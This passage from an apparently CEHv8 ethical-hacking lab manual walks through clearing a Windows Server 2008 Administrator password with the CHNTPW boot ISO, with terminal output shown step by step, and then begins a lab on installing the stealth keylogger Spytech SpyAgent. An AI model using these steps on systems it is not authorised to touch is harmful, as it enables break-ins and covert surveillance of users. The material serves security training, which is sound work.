


FIGURE 13.2: CHNTPW.ISO Windows Server 2008 settings

Tool will also remove passwords from 64-bit versions of Windows Operating Systems.

- Now go to Hyper-V Manager and right-click **Windows Server 2008**, and select **Connect** to start Windows Server 2008 Virtual Machine.




FIGURE 13.3: CHNTPW.ISO Connecting to Windows Server 2008

- Click the **Start** button; **Windows Server 2008** will start.

Module 05 – System Hacking




FIGURE 13.4: starting windows server 2008 O/S

8. After booting, Window will prompt you with: **Step one: Select disk where the Windows installation is**
9. Press **Enter**.




FIGURE 13.5: CHNTPW.ISO Step One

10. Now you will see: **Step TWO: Select PATH and registry files**; press **Enter**.

Module 05 – System Hacking

```

Windows Server2008 on WIN-D39MR5HL9E4 - Virtual Machine Connection
File Action Media Clipboard View Help
Disk /dev/sda: 17.1 GB, 17179869184 bytes
Candidate Windows partitions found:
  1 : /dev/sdal 16382MB BOOT
Please select partition by number or
q = quit
a = automatically start disk drivers
m = manually select disk drivers to load
f = fetch additional drivers from floppy / usb
s = show all partitions found
a = show propirable Windows (NTFS) partitions only
Select: 1
Selected 1
Mounting from /dev/sdal, with assumed filesystem type NTFS
So, let's really check if it is NTFS?
Yes, read-write seems OK.
Mounting it. This may take up to a few minutes:
Success!

Step ONE: Select disk where the Windows installation is
-----[REDACTED]
Step TWO: Select PATH and registry files
-----[REDACTED]
What is the path to the registry directory? (relative to windows disk)
(Windows/System32/config):
Status: Running

```

FIGURE 13.6: CHNTPW.ISO Step Two

11. Select which part of the registry to load, use predefined choices, or list the files with space as delimiter, and then press **Enter**.

Tools demonstrated in this lab are available in D:\CEH-Tools\CEHv8\Module 05 System Hacking

```

Windows Server2008 on WIN-D39MR5HL9E4 - Virtual Machine Connection
File Action Media Clipboard View Help
d = automatically start disk drivers
f = fetch additional drivers from floppy / usb
s = show all partitions found
a = show propirable Windows (NTFS) partitions only
Select: 1
Selected 1
Mounting from /dev/sdal, with assumed filesystem type NTFS
So, let's really check if it is NTFS?
Yes, read-write seems OK.
Mounting it. This may take up to a few minutes:
Success!

Step ONE: Select PATH and registry files
-----[REDACTED]
Step TWO: Select PATH and registry files
-----[REDACTED]
What is the path to the registry directory? (relative to windows disk)
(Windows/System32/config):
DEBUG path: windows found as Windows
DEBUG path: system32 found as System32
DEBUG path: config found as config
DEBUG path: found correct case to be: Windows/System32/config
What is the path to the registry directory? (relative to windows disk)
DEBUG path: Windows found as Windows
DEBUG path: System32 found as System32
DEBUG path: config found as config
DEBUG path: found correct case to be: Windows/System32/config
rwxrwxrwx 2 0 0 262144 Aug 8 12:50 BCD-Template
rwxrwxrwx 2 0 0 29097984 Sep 10 14:30 COMPONENTS
rwxrwxrwx 1 0 0 262144 Sep 10 14:30 DEFAULT
rwxrwxrwx 1 0 0 8192 Jan 12 12:50 JOURNAL
rwxrwxrwx 1 0 0 262144 Sep 10 14:30 LOGBACK
rwxrwxrwx 1 0 0 262144 Sep 10 14:30 SAM
rwxrwxrwx 1 0 0 30456 Sep 10 14:30 SECURITY
rwxrwxrwx 1 0 0 9437184 Sep 10 14:30 SYSTEM
rwxrwxrwx 1 0 0 4096 Aug 8 11:51 TxR
rwxrwxrwx 1 0 0 4096 Aug 8 11:51 SYSTEMPROFILE
Select which part of registry to load, use predefined choices
or list the files with space as delimiter
a = automatically start disk drivers
m = manually select disk drivers to load
f = fetch additional drivers from floppy / usb
s = show all partitions found
a = show propirable Windows (NTFS) partitions only
q = quit - return to previous
Status: Running

```

FIGURE 13.7: CHNTPW.ISO loading registry request

12. When you see: **Step THREE: Password or registry edit**, type yes (**y**), and press **Enter**.

Module 05 – System Hacking

```

Windows Server2008 on WIN-D39MR5HL9E4 - Virtual Machine Connection
File Action Media Clipboard View Help
Step THREE: Password or registry edit
chntpversion 0.99.6 110511 (c) Petter N Hagen
Hive <SYSTEM> name: \Device\HarddiskVolume1\System32\Config\SAM
ROOT KEY at offset: 0x001020 & Subkey indexing type is: 666c <lf>
file size 262144 (40000) bytes, containing 6 pages (+ 1 headerpage)
Used for data: 100211/5937688 blocks/bytes, unused: 14/3584 blocks/bytes.

Hive <SYSTEM> name: (from header) <SYSTEM>
ROOT KEY at offset: 0x001020 & Subkey indexing type is: 666c <lf>
file size 9437184 (100000) bytes, containing 2162 pages (+ 1 headerpage)
Used for data: 100211/5937688 blocks/bytes, unused: 4621/3278696 blocks/bytes.

Hive <SECURITY> name: (from header) <Security>
ROOT KEY at offset: 0x001020 & Subkey indexing type is: 666c <lf>
file size 262144 (40000) bytes, containing 6 pages (+ 1 headerpage)
Used for data: 406/2272 blocks/bytes, unused: 5/2112 blocks/bytes.

= SAM policy limits:
Failed logins before lockout is: 0
Minimum password length : 0
Password history count : 0

<>=====<> chntp Main Interactive Menu <>=====<>
Loaded hives: <SAM> <SYSTEM> <SECURITY>
1 - Edit user data and passwords
9 - Registry editor, now with full write support!
q - Quit (you will be asked if there is something to save)

What to do? [1] -> 4
Status: Running
  
```

FIGURE 13.8: CHNTPW.ISO Step Three

13. Loaded hives: <SAM><system><SECURITY>

- 1 – Edit user data and passwords
- 9 – Registry editor, now with full write support!
- Q – Quit (you will be asked if there is something to save)

In **What to do?** the default selected option will be [1]. Press **Enter**.

```

Windows Server2008 on WIN-D39MR5HL9E4 - Virtual Machine Connection
File Action Media Clipboard View Help
Step THREE: Password or registry edit
chntpversion 0.99.6 110511 (c) Petter N Hagen
Hive <SYSTEM> name: \Device\HarddiskVolume1\System32\Config\SAM
ROOT KEY at offset: 0x001020 & Subkey indexing type is: 666c <lf>
file size 262144 (40000) bytes, containing 6 pages (+ 1 headerpage)
Used for data: 100211/5937688 blocks/bytes, unused: 14/3584 blocks/bytes.

Hive <SYSTEM> name: (from header) <SYSTEM>
ROOT KEY at offset: 0x001020 & Subkey indexing type is: 666c <lf>
file size 9437184 (100000) bytes, containing 2162 pages (+ 1 headerpage)
Used for data: 100211/5937688 blocks/bytes, unused: 4621/3278696 blocks/bytes.

Hive <SECURITY> name: (from header) <Security>
ROOT KEY at offset: 0x001020 & Subkey indexing type is: 666c <lf>
file size 262144 (40000) bytes, containing 6 pages (+ 1 headerpage)
Used for data: 406/2272 blocks/bytes, unused: 5/2112 blocks/bytes.

= SAM policy limits:
Failed logins before lockout is: 0
Minimum password length : 0
Password history count : 0

<>=====<> chntp Main Interactive Menu <>=====<>
Loaded hives: <SAM> <SYSTEM> <SECURITY>
1 - Edit user data and passwords
9 - Registry editor, now with full write support!
q - Quit (you will be asked if there is something to save)

What to do? [1] -> 4
<>=====<> chntp Main Interactive Menu <>=====<>
Loaded hives: <SAM> <SYSTEM> <SECURITY>
1 - Edit user data and passwords
9 - Registry editor, now with full write support!
q - Quit (you will be asked if there is something to save)

What to do? [1] ->
Status: Running
  
```

FIGURE 13.9: CHNTPW.ISO loading hives

CEH-Tools is also Mapped in Virtual Machine as Network Drive Z:

14. In **chntpw Edit User Info & Passwords**, press **Enter** to enter the user name to change

NT stores its user information, including encrypted versions of the passwords, in a file called 'sam', usually found in '\winnt\system32\config'. This file is a part of the registry, in a binary format previously undocumented, and not easily accessible.

Disable your software firewall (Norton Internet Security is often the culprit).

The screenshot shows a terminal window titled "Windows Server2008 on WIN-D39MR5HL9E4 - Virtual Machine Connection". The window displays the chntpw Main Interactive Menu. The menu has three main options: "Edit user data and passwords", "Registry editor", and "Quit". The "Edit user data and passwords" option is highlighted with a red box. Below the menu, there is a sub-menu for "Edit User Info & Passwords" which lists user accounts by their RID (User ID). The account "Administrator" is selected. The status bar at the bottom of the window shows "Status: Running".

FIGURE 13.10: CHNTPW.ISO chntpw Edit User Info & Passwords

15. In the **User Edit Menu**:

- 1 – Clear (blank) user password
- 2 – Edit (set new) user password (careful with this on XP or Vista)
- 3 – Promote user (make user an administrator)
- 4 – Unlock and enable user account [seems unlocked already]
- q – Quit editing user, back to user select

The default option, **Quit [q]**, is selected. Type **1** and press **Enter**.

Module 05 – System Hacking

The screenshot shows a terminal window titled "Windows Server2008 on WIN-D39MR5HL9E4 - Virtual Machine Connection". The command "chntpw Main Interactive Menu" is running. The menu options are:

- 1 - Edit user data and passwords
- 9 - Registry editor, now with full write support!
- q - Quit (you will be asked if there is something to save)

What to do? [1] ->

==== chntpw Edit User Info & Passwords ====

1	RID	----- Username -----	Admin?	= Lock? --
0x14	Administrator	ADMIN		dis/lock
0x15	Guest			
0x00	IUSR_WIN-ULV858KHQIP			

 Select: ! - quit - list users, 0x<RID> - User with RID (hex)
 or simply enter the username to change: [Administrator]

RID: 0x00 [0x14]
 Username: Administrator
 Fullname: Administrator
 comment: Built-in account for administering the computer/domain
 homedir:
 User is member of 1 groups:
 00000020 = Administrators (which has 1 members)

Account bits: 0x0010 =
 Disabled Duplicate Homedir req. Passwd not req.
 Temp. duplicate Normal account NMS account
 Domain trust ac. Wks trust ac. Srv trust ac
 Pwd don't expire Auto lockout (unknown 0x08)
 (unknown 0x10) (unknown 0x20) (unknown 0x40)

Failed login count: 9 while max tries is: 8
 Total login count: 59

-- User Edit Menu:
 1 - Clear (blank) user password
 2 - Edit (set new) user password (careful with this on XP or Vista)
 3 - Promote user (make user an administrator)
 4 - Unlock and enable user account [seems unlocked already]
 q - Quit editing user, back to user select
 Select: !q > 1

Status: Running

FIGURE 13.11: CHNTPW.ISO User Edit Menu

16. Type ! after clearing the password of the user account, and press **Enter**.

The screenshot shows the same terminal window and menu as Figure 13.11. The password field for the 'Administrator' account has been cleared, as indicated by the red box around the "Password cleared!" message.

==== chntpw Edit User Info & Passwords ====

1	RID	----- Username -----	Admin?	= Lock? --
0x14	Administrator	ADMIN		dis/lock
0x00	IUSR_WIN-ULV858KHQIP			

 Select: ! - quit - list users, 0x<RID> - User with RID (hex)
 or simply enter the username to change: [Administrator]

RID: 0x00 [0x14]
 Username: Administrator
 Fullname: Administrator
 comment: Built-in account for administering the computer/domain
 homedir:
 User is member of 1 groups (which has 1 members)

Account bits: 0x0010 =
 Disabled Duplicate Homedir req. Passwd not req.
 Temp. duplicate Normal account NMS account
 Domain trust ac. Wks trust ac. Srv trust ac
 Pwd don't expire Auto lockout (unknown 0x08)
 (unknown 0x10) (unknown 0x20) (unknown 0x40)

Failed login count: 9, while max tries is: 8
 Total login count: 63

-- User Edit Menu:
 1 - Clear (blank) user password
 2 - Edit (set new) user password (careful with this on XP or Vista)
 3 - Promote user (make user an administrator)
 4 - Unlock and enable user account [seems unlocked already]
 q - Quit editing user, back to user select
 Selected option: !
 Password cleared!

Select: ! - quit - list users, 0x<RID> - User with RID (hex)
 or simply enter the username to change: [Administrator]

Status: Running

FIGURE 13.12: CHNTPW.ISO Password Cleared

17. **Load hives:** <SAM><system><SECURITY>

1 – Edit user data and passwords

9 – Registry editor, now with full write support!

Module 05 – System Hacking

Q – Quit (you will be asked if there is something to save)

In **What to do?**, the default selected option will be [1]. Type quit (**q**), and press **Enter**.




FIGURE 13.13: CHNTPW.ISO loading hives Quit option

18. In **Step FOUR: Writing back Changes, About to write file(s) back! Do it?**, here the default option will be [n]. Type yes [y] and press **Enter**.




FIGURE 13.14: CHNTPW.ISO Step Four

Module 05 – System Hacking

19. The edit is completed.

The screenshot shows a terminal window titled "Windows Server2008 on WIN-D39MR5HL9E4 - Virtual Machine Connection". The terminal displays the output of the CHNTPW tool, which includes a user menu, a list of loaded hives (SAM, SYSTEM, SECURITY), and a step-by-step guide for editing user accounts. The status bar at the bottom indicates "Status: Running". A red box highlights the message "You can try again if it somehow failed... or you selected wrong".

```

Windows Server2008 on WIN-D39MR5HL9E4 - Virtual Machine Connection
File Action Media Clipboard View Help
Document bits: 0x0010 = [x] Home dir req ... [x] Passwd not req. ...
[ ] Disabled ... [x] Home dir req ... [x] Passwd not req. ...
[ ] Duplicate ... [x] Home dir account ... [x] Passwd not req. ...
[ ] Dom. trust ac ... [x] Home dir account ... [x] Passwd not req. ...
[ ] Fwd don't expir ... [x] Home dir account ... [x] Passwd not req. ...
[ ] (unknown 0x10) ... [x] Home dir account ... [x] Passwd not req. ...
Failed login count: 0 while max tries is: 0
Total login count: 63

-- User Edit Menu:
1 - Clear (blanks) user password
2 - Add user (make user password (careful with this on XP or Vista)
3 - Prompt user (make user an administrator)
4 - Unlock and enable user account (seems unlocked already)
5 - Lock my user, back to user select
Select: [q] ? Password cleared?

select: + - quit, - list users, Rx<RID> - User with RID <hex>
or simply enter the username to change: (Administrator) +
<>-----> chntpw Main Interactive Menu <->-----<
Loaded hives: <SAM> <SYSTEM> <SECURITY>
1 - Edit user data and passwords
9 - Registry edition, now with full write support!
q - Quit (you will be asked if there is something to save)

What to do? [1] -> q
Hives that have changed:
# Name
@ <SAM> - OK

Step FOUR: Writing back changes
About to write file(s) back? Do it? [n]: y
Writing SAM
***** EDIT COMPLETE *****

You can try again if it somehow failed... or you selected wrong
You can try again if it somehow failed... or you selected wrong
Status: Running

```

FIGURE 13.15: CHNTPW.ISO Edit Completed

20. Now **turn off** the **Windows Server 2008** Virtual Machine.

21. Open Hyper-V Manager settings of Windows Server 2008 and change the **DVD drive** option to **None** from **IDE Controller 1** and then select click →**Apply** →**OK**.




FIGURE 13.16: CHNTPW.ISO Windows Server 2008 Settings

22. Go to **Windows Server 2008** Virtual Machine, and click the **Start** button.




FIGURE 13.17: starting windows server 2008

23. Windows server 2008 boots without requiring any password.




FIGURE 13.18: Windows Server 2008 Window

Lab Analysis

Analyze and document the results related to the lab exercise.

PLEASE TALK TO YOUR INSTRUCTOR IF YOU HAVE QUESTIONS RELATED TO THIS LAB.

Tool/Utility	Information Collected/Objectives Achieved
	Machine Name: Windows server 2008
CHNTPW.ISO	Output: Log into Windows Server 2008 without entering the user name and password

Questions

1. How do you configure **CHNTPW.ISO** in **Windows Server 2008 Virtual Machine Settings**?

Internet Connection Required	
<input type="checkbox"/> Yes	<input checked="" type="checkbox"/> No
Platform Supported	
<input checked="" type="checkbox"/> Classroom	<input checked="" type="checkbox"/> iLabs

Lab**14**

User System Monitoring and Surveillance Needs Using Spytech SpyAgent

Spytech SpyAgent is powerful computer spy software that allows you to monitor everything users do on your computer, in total stealth. SpyAgent provides a large array of essential computer monitoring features, as well as website, application, and chat client blocking, lockdown scheduling, and remote delivery of logs via email or FTP.

ICON KEY

- Valuable information
- Test your knowledge
- Web exercise
- Workbook review

Lab Scenario

Today, employees are given access to computer, telephone, and other electronic communication equipment. Email, instant messaging, global positioning systems, telephone systems, and video cameras have given employers new ways to monitor the conduct and performance of their employees. Many employees also are given laptop computer and wireless phones they can take home and use for business outside the workplace. Whether an employee can claim a reasonable expectation of privacy when using such company-supplied equipment in large part depends upon the steps the employer has made to minimize that expectation.

In this lab, we explain monitoring employee or student activity using Spytech SpyAgent.

Tools demonstrated in this lab are available in D:\CEH\Tools\CEHv8
Module 05 System Hacking

Lab Objectives

The objective of this lab is to help students use Spytech and the SpyAgent tool. After completing this lab, students will be able to:

- Install and configure **Spytech SpyAgent**
- Monitor **keystrokes** typed, **websites** visited, and Internet Traffic Data

Lab Environment

To perform the lab, you need:

- A computer running **Windows Server 2012**
- Administrative privileges to install and run tools
- Run this tool in Windows Server 2012
- You can also download Spytech SpyAgent from <http://www.spytech-web.com/spyagent.shtml>
- If you decided to download the latest version, screenshots may differ

Lab Duration

Time: 15 Minutes

Overview of Spytech SpyAgent

SpyAgent is a powerful solution that can log all keystrokes, emails, windows, websites, applications, Internet connections, chat conversations, passwords, print jobs, documents viewed, and even screenshots. SpyAgent runs in complete stealth with optional email delivery and logging and lockdown scheduling. SpyAgent also features powerful filtering and access control features, such as Chat Blocking (to restrict access to chat software), Application Blocking (to prevent specific applications from being executed), and Website Filtering.

Lab Tasks

The basic idea in this section is to:

1. Navigate to **D:\CEH-Tools\CEHv8 Module 05 System Hacking\Keyloggers\Spytech SpyAgent**
2. Double-click **Setup.exe**. You will see the following window. Click **Next**.



FIGURE 14.1: Installation of Spytech SpyAgent

You can download the spytech SpyAgent from <http://www.spytech-web.com>

Module 05 – System Hacking

3. The **Welcome** wizard of Spytech SpyAgent setup program window appears; read the instructions and click **Next**.



FIGURE 14.2: Installation wizard of Spytech SpyAgent

4. The **Important Notes** window appears, read the note and click **Next**.




FIGURE 14.3: Installation wizard

5. The **Software License Agreement** window appears; you must accept the agreement to install Spytech SpyAgent.
6. Click **Yes** to continue.

